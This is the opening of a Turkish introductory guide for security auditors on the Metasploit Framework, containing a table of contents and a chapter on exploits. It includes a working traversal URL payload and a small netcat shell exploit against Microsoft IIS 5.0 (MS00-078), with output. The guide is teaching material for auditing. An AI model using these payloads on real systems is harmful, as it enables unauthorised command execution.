



# **Metasploit Framework**

## **Giriş Seviyesi Denetmen Rehberi**

## Telif Bildirimi

Hazırlayan : Fatih Özavcı (fatih.ozavci at viproy.com)

Sürüm : 1.0

Yönetim Adresi : viproy.com/fozavci

### Telif Bildirimi



This work is licensed under a Creative Commons Attribution-NonCommercial-NoDerivs 3.0 Unported License.

## Teşekkürler

Belgeye katkı vermek amacıyla geri bildirimde bulunan ve hazırlanması aşamasında fikirlerini paylaşan tüm dostlara teşekkür ederim.

### Yazım Hatalarına Düzeltme Önerisi Sunanlar

- Savaş Saygılı
- A.Kadir Altan
- Korhan Gürler

### Kod Düzeltme Önerisi Sunanlar

- Canberk Bolat

## Önsöz

Metasploit Framework, farklı dillerde yazılan ve sadece kısıtlı komutlar çalıştırmak için hazırlanmış exploit'lerden, denetimlerde kullanılabilecek ürün seviyesinde exploit'lere geçişte önemli bir adım olmuştur. Tek bir biçimde hazırlanmış exploit'ler ve özelleştirilebilen kabuk kodları, çok sayıda farklı işletim sistemi desteği ile kullanımı yıllar içinde artmıştır. Denetmenler, sistem yöneticileri ve araştırmacılar birçok farklı amaç için kullanmaya başlamıştır; sistem denetimi, yama seviyesi ve kalite testi, yeni güvenlik açıkları geliştirme ve exploit hazırlama, en ciddi kullanım alanlarıdır.

Metasploit Framework, 2003 yılında geliştirilmeye başlanmış, yayınlanmış exploit'leri belirli bir düzen içinde kullanarak güvenlik denetimini kolaylaştırmayı hedefleyen açık kaynaklı bir platformdur. Kısa süre içinde çok sayıda yayınlanmış exploit'i anlaşılır ve kullanılabilir yapmanın yanı sıra, ek araçlar ile saldırı özelleştirmeyi ve sistem ele geçirmeyi daha etkili kılmıştır. Java temelli grafik arayüzü ile görsel arabirim sunmaktadır; ancak görsel arabirimde tüm özelliklerin kullanılabilir olmamasından dolayı kullanımı nispeten zordur. Komut satırından kullanımı bir süre sonra işlemleri otomatize etmek için ideal olmaktadır. Exploit işlemi ve sonrasında kullanılan iletişim için kodlama arabirimleri, Meterpreter ile hedef sistemin ele geçirildiğinde büyük ölçüde iz bırakmadan istenilen işlemlerin yapılabilmesi, Meterpreter aracı, entegre VNC modülü ve 200'ün üzerinde exploit sonrası aracı en ciddi artılarıdır.

Güncel Metasploit Framework sürümü 1000'in üzerinde exploit, 250'nin üzerinde kabuk kodu, 500'ün üzerinde yardımcı modül içermektedir. Windows, Linux, MacOS X ve bazı mobil işletim sistemlerinde çalışabilmektedir. Grafik arabirim kullanımı için bağımsız olarak geliştirilen Armitage isimli bir Java grafik arayüz aracı da bulunmaktadır. Ticari alternatiflerinden ciddi eksikleri bulunmamakta, hatta genel exploit yayınlama süreçlerinde standart olma yolunda ilerlemektedir.

## İçindekiler

<b>1 Terminoloji ve Temel Bilgiler.....</b>	<b>12</b>
1.1 Exploit.....	12
1.2 Exploit Hazırlama.....	14
1.3 Exploit Framework Kavramı.....	16
1.4 Metasploit Framework ve Modülleri.....	18
1.4.1 Exploit'ler.....	18
1.4.2 Kabuk Kodları (Shellcode / Payload).....	18
1.4.3 Kodlayıcılar (Encoder).....	19
1.4.4 Bilgi Toplama ve Servis Engelleme Yardımcı Araçları (Auxiliary).....	19
1.4.5 Exploit İşlemi Sonrası Yardımcı Araçları.....	20
1.5 Metasploit Framework Konsol ve Komut Satırı Araçları.....	21
1.6 Metasploit Framework Uyumlu Grafik Arayüzler ve Araçlar.....	24
<b>2 Temel Kullanım ve Basit İşlemler.....</b>	<b>26</b>
2.1 Temel Komutlar ve Veritabanı Bağlantısı.....	26
2.2 Çalışma Alanı Yaratılması ve Kullanımı.....	33
2.3 Modüllerin Kullanımı.....	36
2.4 Exploit Sonrası Oturumlarının Yönetilmesi.....	46
2.5 İş ve Görevlerin Yönetimi.....	49
<b>3 Güvenlik Denetimi Adımları.....</b>	<b>51</b>
3.1 Bilgi Toplama Aşaması.....	51
3.1.1 Nmap Kullanarak Ağ Haritalama.....	51
3.2 Yardımcı Modüller ile Bilgi Toplama.....	61
3.3 Güvenlik Açığı Araştırma ve Yetkisiz Erişim Sağlama.....	66
3.4 Servis Engelleme.....	86
3.5 Exploit İşlemi ve Doğru Payload'un Kullanımı.....	90
3.5.1 PHP Meterpreter Kullanımı.....	91
3.5.2 Perl ile Interaktif Kabuk Bağlamak.....	97
3.5.3 VNC Bağlantısı Kurulması.....	101
3.6 Farklı Bağlantı Koşullarında Oturum Elde Etme.....	108
3.6.1 Hedef Sistem ile Bağlantı Sağlamadan Komut Çalıştırmak.....	108
3.6.2 Doğrudan Port Dinleterek Bağlantı Kurulması.....	111
3.6.3 Ters Bağlantı Kurulması.....	121
3.6.4 Uygun Port Bulunarak Ters Bağlantı Kurulması.....	124
3.7 Meterpreter Temel Kullanımı .....	127
<b>4 İleri Düzey İşlemler .....</b>	<b>133</b>
4.1 Alternatif Exploit Tiplerinin Kullanımı.....	133
4.1.1 Web Tarayıcısı Exploit'leri.....	133
4.1.2 Dosya Üretme Exploit'leri.....	145
4.1.3 Parola Özeti Gönderimi ile Sistem Ele Geçirme.....	149
4.2 İleri Düzey Meterpreter Kullanımı.....	152
4.2.1 Meterpreter Modülleri .....	152
4.2.2 Kullanıcı ve Sistem Hakkında Bilgi Toplama.....	156
4.2.3 Yetki ve Süreç İşlemleri.....	160
4.2.4 Dosya Sistemi İşlemleri.....	171
4.3 Meterpreter ile Script Kullanımı.....	175
4.3.1 RDP Bağlantısı Sağlanması.....	175
4.3.2 Meterpreter Üzerinden VNC Bağlantısı Kurulması.....	177
4.3.3 İkinci Meterpreter Oturumu Oluşturulması.....	180
4.3.4 Kalıcı Arka Kapı Oluşturulması.....	183

4.3.5 Kalıcı Meterpreter Servisi Oluşturulması.....	186
4.3.6 Sızılan Sistemdeki Güvenlik Teknolojilerinin Atlatılması.....	188
4.3.7 Yapılan İşlemlerin Eski Haline Döndürülmesi ve Log Temizleme.....	190
<b>4.4 Meterpreter Üzerinden İletişim ve Saldırı Tünelleme.....</b>	<b>192</b>
4.4.1 Meterpreter Üzerinden Port Yönlendirme ile Saldırı Tünelleme.....	192
4.4.2 Meterpreter Üzerinden Ağ Yönlendirme ile Saldırı Tünelleme.....	195
<b>4.5 Yerel Exploit Kullanımı ile Yetki Yükseltme.....</b>	<b>199</b>
<b>4.6 İleri Düzey Payload İşlemleri.....</b>	<b>203</b>
4.6.1 Kendi Çalışan Payload Hazırlanması.....	203
4.6.2 Payload'ların Dönüştürülmesi ve Kodlanması.....	210
4.6.3 Güvenlik Teknolojilerinin Atlatılması.....	215
<b>5 Metasploit Modülleri Geliştirme.....</b>	<b>221</b>
5.1 Exploit Geliştirme.....	221
5.2 Auxiliary Modül Geliştirme.....	231
5.3 Post Modülü Geliştirme.....	239
<b>6 Bağımsız Ek Modüllerin ve Exploit'lerin Kullanımı.....</b>	<b>245</b>
6.1 Q Projesi ve Ek Modüller.....	245
6.2 MetaSSH ile SSH Servisinin Kullanımı.....	249
6.3 MSFMap ile Meterpreter'dan Port Tarama.....	254

## Şekiller

Microsoft IIS 5.0 Dizin Dışına Çıkabilme Açığı – Tarayıcı Üzerinden Kullanım.....	10
Microsoft IIS 5.0 Dizin Dışına Çıkabilme Açığı – Exploit Yazılması.....	12
Microsoft IIS 5.0 Dizin Dışına Çıkabilme Açığı – Exploit Kullanımı.....	13
Show Komutu Kullanımı – Modülleri Görüntüleme.....	26
Metasploit Framework için Veritabanı Bağlantısı.....	27
Veritabanı Erişimi için Gerekli Komutlar.....	28
Metasploit Framework için Gerekli Temel Komutlar.....	29
Çalışma Alanı Komutları.....	30
Çalışma Alanına Örnek Bir Nmap Çıktısı Aktarımı.....	31
Çalışma Alanındaki Verilerin Görüntülenmesi.....	32
Örnek Auxiliary Modül Kullanımı : Microsoft SQL Ping.....	34
Örnek Auxiliary Modül Kullanımı : Microsoft SQL Kullanıcı/Parola Denemesi.....	36
Test için Özel Modül Arama.....	37
Örnek Exploit Modülü Kullanımı : Microsoft SQL Payload.....	42
Exploit Sonrası Oturumlarının Yönetimi.....	45
Modül Çalışması Esnasında İşlerin Yönetimi.....	47
Nmap ile Aktif Sistemlerin Saptanması.....	49
TCP Oturum Açılışı.....	49
Nmap ile Port Taraması ve Servis Analizi.....	54
Çalışma Alanındaki Sistemlerin Görüntülenmesi.....	55
Çalışma Alanındaki Servislerin Görüntülenmesi.....	56
Çalışma Alanındaki Notların Görüntülenmesi.....	57
UDP Sweep Modülü ile UDP Servis Analizi.....	60
NFS Paylaşımlarının Sorgulanması.....	61
Bir NFS Paylaşımının Bağlanması.....	62
VNC Servisine Yönelik Parola Zaaflığı Analizi.....	66
Hedefte MS08-067 Güvenlik Açığının Araştırılması.....	69
Tomcat Uygulama Sunucusunun Yönetim Kullanıcısına Parola Analizi.....	76
Tomcat Uygulama Sunucusunun Yönetim Kullanıcısı ile Ele Geçirilmesi.....	79
Samba Sunucusu Dizin Dışına Çıkma Açığının Kullanımı.....	83
Microsoft MS12-020 RDP Güvenlik Açığı ile Servis Engelleme Denetimi.....	86
PHP CGI Açığı ile Yetkisiz Erişim Kazanmak ve PHP/Meterpreter Yüklenmesi.....	93
DistCC Servisinin Güvenlik Açığı Kullanılarak Perl ile Interaktif Kabuk Bağlamak.....	97
Microsoft SQL Sunucusunun Yönetici Parolası ile Yetkisiz Erişim ve VNC Servisi Kurulumu.....	103
VNC Servisine Bağlanması ve Metasploit Courtesy Shell Görünümü.....	104
Microsoft SQL Sunucusunun Yönetici Parolası ile Yetkisiz Komut Çalıştırma.....	107
Microsoft SQL Sunucusunun Yönetici Parolası ile Bir Porttan Yetkisiz Erişim Sağlama.....	111
Exploit İşleminde Komut Çalıştırarak Microsoft IIS'in Durdurulması.....	114
Exploit İşlemi Sonrasında Komut Çalıştırılarak Microsoft IIS'in Yeniden Başlatılması.....	117
Microsoft SQL Sunucusunun Yönetici Parolası ile Yetkisiz Erişim Ters Bağlantısının Kurulması.....	120
Microsoft SQL Sunucusunun Yönetici Parolası ile Tüm Portlardan Ters Bağlantı Denemesi.....	123
Meterpreter Yardım İçeriği.....	127

Meterpreter Temel Komutları.....	129
Java 7 Bölme Dışında Kod Çalıştırma Exploiti.....	133
Güvenilmeyen İmzalı Java Applet ile Web Tarayıcısı Exploit İşlemi.....	137
Güvenilmeyen Java Applet için Karşılaşılan Güvenlik Uyarısı.....	137
Microsoft Internet Explorer'ın MS12-004 Güvenlik Duyurusundaki Açıkla Exploit Edilmesi.....	141
Adobe Acrobat Reader için Payload İçeren PDF Hazırlamak.....	144
Adobe Acrobat Reader için PDF'teki Uygulamayı Çalıştırma Onayı Ekranı.....	144
Adobe Acrobat Reader için PDF'teki Uygulamayı Çalıştırma Onayı Ekranı.....	145
Meterpreter Üzerinden Windows Parola Özetlerinin Alınması.....	146
PSEXEC Modülü ile Yönetici Parola Kullanılarak Hedefte Meterpreter Yükleme.....	148
Meterpreter Modülleri ve Destekledikleri Komutlar.....	152
Meterpreter ile Hedefte Temel Bilgilerin Toplanması.....	156
Meterpreter ile Windows İşletim Sisteminde Yetki Yükseltme.....	157
Linux İşletim Sisteminde Meterpreter ile Yetki Yükseltme Yapılamaması.....	158
Meterpreter ile Ana Süreci Değiştirerek Başka Bir Sürece Alt Süreç Olmak.....	160
Meterpreter Scripti Migrate ile Yeni Bir Sürecin Alt Süreci Olmak .....	160
Meterpreter Incognito Modülü Kullanımı.....	164
Meterpreter Hashdump Modülü ile Windows Kullanıcıları Parola Özetlerinin Dökülmesi.....	165
Meterpreter Hashdump Modülü ile Linux Kullanıcıları Parola Özetlerinin Dökülmesi.....	167
Meterpreter ile Dosya İşlemleri.....	170
Meterpreter'da Timestomp Komutu ile NTFS'te Dosya Tarihlerinin Değiştirilmesi.....	171
Meterpreter Scripting ile Remote Desktop Bağlantısı Sağlamak.....	173
Meterpreter Üzerinden Tünel ile VNC Oturumu Başlatılması .....	175
Meterpreter Üzerinden Tünel ile Oluşturulan VNC Bağlantısı Görünümü.....	175
Meterpreter Üzerinden Doğrudan Denetmenin Sistemine VNC Oturumu Başlatılması.....	176
Meterpreter Oturumlarını Farklı Kaynaklar İçin Çoklamak.....	179
Meterpreter Üzerinden Kalıcı Arka Kapı Kurulması.....	181
Meterpreter Üzerinden Kurulan Kalıcı Arka Kapının Registry Anahtarı.....	182
Meterpreter Üzerinden Meterpreter Servisi Kurulumu.....	183
Meterpreter Üzerinden Windows Güvenlik Duvarını Kapatmak.....	186
Meterpreter Üzerinden Anti-Virüs Yazılımlarını Durdurmak.....	186
Meterpreter Üzerinden Windows UAC'nin Atılması.....	186
Meterpreter Scripting ile Remote Desktop Bağlantısı Sonrası İz Temizleme İçeriği.....	187
Meterpreter Scripting ile Remote Desktop Bağlantısı Sonrası İz Temizleme.....	188
Meterpreter ile Port Yönlendirme Yapılması.....	190
Meterpreter ile Yönlendirilen Porta SSH Kullanıcı/Parola Denetimi Yapılması.....	191
Meterpreter Üzerinden Ağ Yönlendirme Kaydı Girilmesi.....	192
Meterpreter Üzerinden Ağ Yönlendirmesi ile SMB Taraması.....	193
Meterpreter Üzerinden Ağ Yönlendirmesi ile Exploit İşlemleri.....	195
Linux İşletim Sisteminde Yerel Exploit ile Root Haklarıyla Meterpreter Yüklmesi.....	199
Kendi Çalışan Linux Meterpreter Payload'u için Handler'ın Hazırlanması.....	201
Linux için Kendi Çalışan ELF Tipinde Payload Hazırlanması.....	203
Linux için Kendi Çalışan ELF Tipinde Payload ile Meterpreter Oturumu Oluşması.....	203
Kendi Çalışan Windows Meterpreter Payload'u için Handler'ın Hazırlanması.....	204

Windows için Kendi Çalışan ASP Tipinde Payload Hazırlanması.....	206
Cadaver ile WebDAV Servisine Dosya Aktarımı.....	206
Çağrılan Bağlantı Sonrasında Elde Edilen Oturumun Ekran Görüntüsü.....	206
JMP_Call_Additive Kodlayıcısı ile MS08-067 Exploit'i Kullanımı.....	209
Shikata_Ga_Nai Kodlayıcısı ile Distinct TFTP Dir Traversal Exploit'inin Başarısız Kullanımı.....	210
Avast Anti-Virus Yazılımı ve Saptanan Payload'un Karantinaya Alınması.....	211
JMP_Call_Additive Kodlayıcısı ile Distinct TFTP Dir Traversal Exploit'inin Başarısız Kullanımı.....	212
Avast Anti-Virus'ün JMP_Call_Additive ile Kodlanan Payload'u Saptaması.....	213
Shikata Ga Nai ve JMP_Call_Additive ile 8 Sefer Kodlanan Payload'un Oluşturulması.....	215
Avast Anti-Virus'ün Farklı Kodlayıcılar ile 8 Sefer Kodlanan Payload'u Saptaması.....	215
Metasploit Framework PE Şablonunu Kaynak Kodu.....	216
Microsoft IIS Webdav Write Access Code Execution Modülü Kaynak Kodu.....	220
Microsoft IIS Webdav Write Access Code Execution Modülü Kullanımı.....	226
Microsoft IIS Webdav Write Access Code Execution Modülü Başarılı Kullanımı.....	227
Microsoft SQL Server için Sürüm Bilgisini Alan Yardımcı Modül Hazırlanması.....	233
Microsoft SQL Server için Sürüm Bilgisini Alan Yardımcı Modül Kullanımı.....	235
Linux Local File Upload Modülü Kaynak Kodu.....	237
Linux Local File Upload Modülü için Payload Hazırlanması.....	238
Linux Local File Upload Modülü Kullanımı.....	239
Linux Local File Upload Modülü ile Aktarılan Dosyanın Çalıştırılması.....	240
Linux Local File Upload Modülü ile Gönderilen Payload ile Oturum Kurulması.....	241
Q Projesi Modülleri.....	245
MetaSSH Modülü Kullanımı.....	250
MSFMap ile Meterpreter Üzerinden Port Tarama.....	251



# 1 Terminoloji ve Temel Bilgiler

## 1.1 Exploit

Bir güvenlik açığının kullanılabilmesi için teknik açıklama gereklidir, ancak birçok güvenlik duyurusu sadece güvenlik açığı hakkında özet bilgi barındırmakta ve yama sunmaktadır. Güvenlik açıklarının kullanımı ve sonuçları hakkındaki bilgiler genellikle açığı bulan kişi tarafından veya ters mühendislik yöntemi ile keşfedilir. Açığın kullanımını ifade eden yöntem ve araçlara exploit ismi verilmektedir. Exploit'ler güvenlik açığını bulan, duyuran veya ters mühendislik yöntemi ile detay verilmeyen açığın kullanım yöntemlerini keşfeden kişilerce hazırlanmaktadır. Amaç güvenlik açığının taşıdığı riski pratik olarak göstermek ve çalışan sistemlerin güvenlik açığını barındırdığının doğrulanmasıdır.

Exploit'ler genellikle özensiz ve uygulamanın sadece belirli bir sürümü için hazırlanmaktadır, çünkü yazarlar sadece pratikte açığın nasıl kullanıldığını ifade etmek için exploitleri hazırlamaktadır. Bu sebepten exploit'i kullanırken hedef sistem için geçerli olduğu, standart dışı bir kurulum varsa değişikliğin exploit'te tanımlı olduğu ve bir saldırı tespit sistemi tarafından sonuçların engellenmediği kontrol edilmelidir. Aksi durumda exploit işlevsiz olacak, güvenlik açığını kontrol edemeyecek farklı sonuçlar üretecektir.

Exploit'ler kaynak kodları açık biçimde hazırlanmış programcıklardan veya kullanım yöntemlerinden oluşmaktadır. Kapalı kodla veya çalıştırılabilir bir programla dağıtılan exploit ise ancak ters mühendislik yöntemleri ile çözümlenebilir, açığın kullanımı için yeniden geçerli ve kararlı bir exploit yazılmasını gerektirebilir. Exploit'lerin kaynak kodunun açık olmasının sebebi açığın testi yapılırken exploit yazarı tarafından art niyetli bir kodun sisteme bulaşmasını önlemektir. Kaynak kodu açık olan exploit'ler analiz edilerek, açığın kullanımı hakkında bilgi sahibi olunabilir ve farklı hedeflere göre özelleştirilebilir. Güvenlik denetim yazılımları exploit'leri analiz ederek genel güvenlik denetimleri oluşturmakta ve güvenlik açıklarını otomatize olarak denetlemektedir.

### Microsoft IIS 5.0 için Exploit Örneği :


Microsoft IIS 5.0 web sunucusu bir dizin dışına çıkabilme açığından etkilenmektedir, isteklerin Unicode olarak gönderilmesi durumunda "/" işaretinin yanlış algılanması sonucu üst dizine çıkılabilmesine izin vermektedir. Açığın exploit'i için özel bir programa gerek bulunmamaktadır, Internet Explorer ile de kolayca kullanılabilir.

## Güvenlik Açığı Hakkında Ek Bilgiler

- Güncelleme ve Uygulama PlatfoBugtraq 1806 – [www.securityfocus.com/bid/1806/](http://www.securityfocus.com/bid/1806/)
- Microsoft (MS00-078): Patch Available for "Web Server Folder Traversal" Vulnerability - <http://www.securityfocus.com/advisories/2777>

Örnek : <http://192.168.1.102/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir>

Çıktı :



The screenshot shows a web browser window with the address bar containing the URL: <http://192.168.1.102/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir>. The browser's menu bar includes 'Dosya', 'Düzen', 'Görünüm', 'Sık Kullanılanlar', 'Araçlar', and 'Yardım'. The address bar shows the same URL. The main content area displays the output of a directory listing command executed on the web server:

```
c:\inetpub\scripts dizini
28.08.2005 23:15 <DIR> .
28.08.2005 23:15 <DIR> ..
                0 Dosya                0 bayt
                2 Dizin      3.231.309.824 bayt boş
```


Microsoft IIS 5.0 Dizin Dışına Çıkabilme Açığı – Tarayıcı Üzerinden Kullanım

## 1.2 Exploit Hazırlama

Exploit hazırlamak herşeyden önce güvenlik açığının tam olarak anlaşılabilmesini gerektirmektedir. Yayınlanmış exploit'lerin istenen işlemleri yapamadığı durumlarda veya istenen platformda çalışmadığı durumlarda gerekli olmaktadır. Exploit hazırlamak için en azından kabuk programlama veya bir programlama dilini bilmek gerekmektedir, bazı güvenlik açıklarını (özellikle bellek taşmaları) kullanmak için ise taşınacak veriyi belirlemek için üst düzey programlama bilgisi gerekmektedir.

Yayınlanan bazı güvenlik açıklarında, uygulamanın kaynak kodlarının açık olması nedeniyle güvenlik açığını oluşturan bölümü incelemek mümkün olmaktadır. Kapalı kaynak kodlu uygulamalarda, özellikle güvenlik açığını yayımlayan kişi doğrudan üretici firmaya bilgi veriyse, sadece özet bilgi veren güvenlik duyuruları ile yetinmek gerekmektedir. Böyle durumlarda ters mühendislik ile güvenlik açığı incelenmeli ve güvenlik açığının olduğu durum analiz edilerek nasıl kullanıldığı belirlenmelidir. Çok sayıda platformda çalışan uygulamalar söz konusu olduğunda exploit hazırlamak daha da zorlaşmaktadır. Güvenlik açığını oluşturan bölüm her platformda farklı yorumlandığı gibi kabuk kodu özel olarak o platform için hazırlanmalıdır.

### Exploit Yaşam Çevrimi



Yayınlanmış exploit'ler analiz edilerek exploit'in platform farkı gözetmeyen bölümleri kayıt edilmeli, sonrasında fark oluşturan bölüm için uygulama incelenerek platform farklılığının sonucuna göre ilgili bölüm değiştirilmelidir. Güvenlik açığınının exploit'i ilk defa yazılacak ise platform farklılığı gözetilen bölüme kadar açıklama ile belirtilmelidir. Böylece daha sonra kodun geliştirilmesi gerekirse ilgili bölüm kolayca özelleştirilebilecektir.

Microsoft IIS 5.0 için Bugtraq 1806 numaralı güvenlik açığını kullanabilmek için basit bir exploit kodu hazırlanabilir. Aşağıda bu amaçla hazırlanmış basit kabuk programı görülmektedir. Kabuk programı "Bourne Shell" için hazırlanmıştır ve "netcat"i hedef sisteme bağlanırken kullanmaktadır. Exploit'in amacı sadece nasıl exploit yazılacağını göstermektir. Farklı programlama dilleri ile farklı amaçlar için daha özel exploit'ler hazırlanabilir.

### Güvenlik Açığı Hakkında Ek Bilgiler

- Bugtraq 1806 – [www.securityfocus.com/bid/1806/](http://www.securityfocus.com/bid/1806/)
- Microsoft (MS00-078): Patch Available for "Web Server Folder Traversal" Vulnerability - <http://www.securityfocus.com/advisories/2777>

### Exploit :

```
#!/bin/sh
#Yardım görüntüleme
if [ "-h" = $1 ]
then
#Kullanım : exploit IP_Adresi Port Gonderilecek_Komut
echo "exploit IP_Adresi Port Gonderilecek_Komut" ; exit
fi
#Degiskenleri Tanimlama
IP=$1
PORT=$2
CMD=$3
#Acigi Olusturan Girdi
URL="/scripts/..%c0%af../winnt/system32/cmd.exe?/c+"
#Parametrelerin Hazirlanmasi
echo "GET $URL$CMD HTTP/1.0" > komut
echo "" >> komut
#Girdinin Gonderilmesi
cat komut | nc $IP $PORT
```

Microsoft IIS 5.0 Dizin Dışına Çıkabilme Açığı – Exploit Yazılması

**Kullanım :**

```
# sh exploit.sh 192.168.1.102 80 dir
```

```
HTTP/1.1 200 OK
```

```
Server: Microsoft-IIS/5.0
```

```
Date: Sun, 28 Jan 2009 21:05:51 GMT
```

```
Content-Type: application/octet-stream
```

```
C sürücüsündeki birimin etiketi yok.
```

```
Birim Seri Numarasy: EC15-B515
```

```
c:\inetpub\scripts dizini
```

```
28.08.2005  23:15      <DIR>      .
28.08.2005  23:15      <DIR>      ..
              0 Dosya              0 bayt
              2 Dizin      3.232.366.592 bayt bo
```

Microsoft IIS 5.0 Dizin Dışına Çıkabilme Açığı – Exploit Kullanımı

Örneğin sadeliğini koruma amacıyla; hedefin sanal sunucuda olması, alan adı farkı, açığın farklı kodlama dilleri ile kullanımı veya saldırı önleme sistemi atlatma için özel bir düzenlemeye gidilmemiştir.

### 1.3 Exploit Framework Kavramı

Güvenlik açıklarını kullanabilmek için hazırlanan exploit'lerin eksiklikleri yukarıda ifade edilmişti, bu nedenle özel bir çalışma ortamı hazırlanarak exploit'lerin standartlaştırılması sağlanmaya çalışılmış ve bu doğrultuda çeşitli ürünler geliştirilmiştir. Güvenlik açığı analiz yazılımları gibi sadece açığı saptamak yerine, güvenlik açığının exploit edilmesi ve hedef sisteme erişim sağlanması hedeflenmektedir.

Exploit'lerin özel tanımlamaları, parametreleri ve özellikleri konusunda standartlaşma sağlayarak kullanım kolaylığı getirilmiştir. Böylece her exploit için işletim sistemi türü, uygulama sürümü, işlenmesi istenen komutlar tek bir bölümde tanımlanmakta, scriptler hazırlayarak güvenlik açıklarının kullanılabilirliği kontrol edilmektedir. Hazır olarak bulunan hafıza adresleri, kabuk kodları ve exploitler kolayca özelleştirilerek yeni exploit'ler de hazırlanabilmektedir.

Exploit Framework örnekleri arasında Core Security Technologies tarafından geliştirilen Core Impact ürünü, ImmunitySec firması tarafından geliştirilen Canvas ürünü ve açık kaynaklı olarak geliştirilen Metasploit Framework platformları yer almaktadır. Bunlar arasında Core Impact ürününün çok sayıda sıfır gün exploit'i sunması, görsel arabirimi ve exploit kararlılığının artırılmış olması ile öne çıkmaktadır. Ancak ücretsiz olması, özgür yazılım olarak geliştirilmesi, exploit fazlalığı ve çeşitliliği, özel amaçlar için çok sayıda modül hazırlanması ve günümüzde yayınlanan exploit'ler için bir standart oluşturmuş olması nedeniyle Metasploit Framework önemli bir alternatiftir. Framework'lerin karşılaştırmasında bir diğer kriter de geliştirme ortamı sunma ve yardımcı araçlar olacaktır. Bu noktada Metasploit Framework oldukça ileridedir ve birçok özgür/ticari yazılımla da entegre çalışabilmektedir.

## 1.4 Metasploit Framework ve Modülleri

### 1.4.1 Exploit'ler

Metasploit Framework'e göre bir exploit, güvenlik açığını istismar ederek hedef sisteme yetkisiz erişim sağlamak ve kabuk kodu çalıştırmak için kullanılan modüldür. Güvenlik açığını istismar ettikten sonra, kullanıcının seçmiş olduğu geçerli bir kabuk kodu veya uygulamayı hedef sisteme yüklemeyi ve çalıştırarak kullanıcıya arayüz sunar.

Hedef sistemin bir servisindeki güvenlik açığını istismar etmeyen; bir sunucu gibi çalışarak hedefin kendisine bağlanması durumunda açığı tetikleyen veya özel bir dosya hazırlayarak bu dosyanın saldırgana gönderimi ile açığı tetikleyen exploit'ler de bulunmaktadır. Bu tür exploit'ler güvenlik açığını tetikleyebilmek için bir servis bileşeni gibi davranacakları için "Listener" veya "Handler" olarak anılmaktadır. Diğer exploit'ler ile sadece çalışma yöntemi ve seçeneklerde farklılıkları görülmektedir.

Ancak exploit'lerin tamamı sisteme yetkisiz sızma ve kabuk erişimi sağlama imkanı sunmayabilir. Yetkisiz dosya okuma, servisinin engellenmesi, bilgi sızdırılması veya iç yetkilerin istismarı için kullanılan açıklar, Metasploit Framework özelinde Exploit olarak değil yardımcı modül olarak kabul edilmektedir. Sisteme erişim ile sonlanmayan exploit'ler, diğer bölümlerde anlatıldığı üzere özel amaçlar için kullanılabilir.

Metasploit Framework için geçerli exploit hedefleri arasında Windows, BSD, Linux, Solaris gibi genel amaçlı işletim sistemi aileleri gibi; iPhone, iPad, Android telefonlar, Java/PHP/Python uygulamaları, gömülü sistemler de yer almaktadır.

### 1.4.2 Kabuk Kodları (Shellcode / Payload)

